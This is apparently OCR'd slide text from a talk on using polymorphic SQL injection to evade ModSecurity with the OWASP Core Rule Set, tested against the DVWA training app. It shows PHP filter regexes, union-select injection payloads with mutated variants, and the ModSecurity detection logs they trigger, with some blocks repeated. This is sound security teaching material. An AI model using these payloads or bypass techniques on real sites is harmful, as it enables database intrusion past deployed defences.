if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.*?select.*?from/i', $input)) {
  throw new Exception('Stop being silly...');
}
```


What now? 🤔


Case Study 1

Use Polymorphic SQL Injection Attack to detour ModSecurity with OWASP Core Rule Set v3.1.0

Environment

- Subject web application – Free Software Foundation DVWA
- OWASP ModSecurity CRS v3.1.0 – PARANOIA 1 (adequate security to protect almost all web applications from generic exploits)






Vulnerability: SQL Injection

User ID: Submit

More Information


- http://www.securiteam.com/securityreviews/5DP0
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatshe
- http://pentestmonkey.net/cheat-sheet/sql-injectio
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

```
1' AND 1<2 UNION SELECT 1, version()'
```




```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: s&1UE found within ARGS:id: 1' AND 1<2 UNION SELECT 1, version()'"]
[severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "
172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156794213193.226821"] [r
ef "v30,37"]
```

```
1' AND 1<2 UNION SELECT 1,
version()'
```




```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: s&1UE found within ARGS:id: 1' AND 1<2 UNION SELECT 1, version()'"]
[severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "
172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156794213193.226821"] [r
ef "v30,37"]
```

```
1' AND 1<2 UNION SELECT 1,
version()'
```




```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: s&1UE found within ARGS:id: 1' AND 1<2 UNION SELECT 1, version()'"]
[severity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "
172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156794213193.226821"] [r
ef "v30,37"]
```

```
1' AND 1<@ UNION SELECT 1,
version()'
```



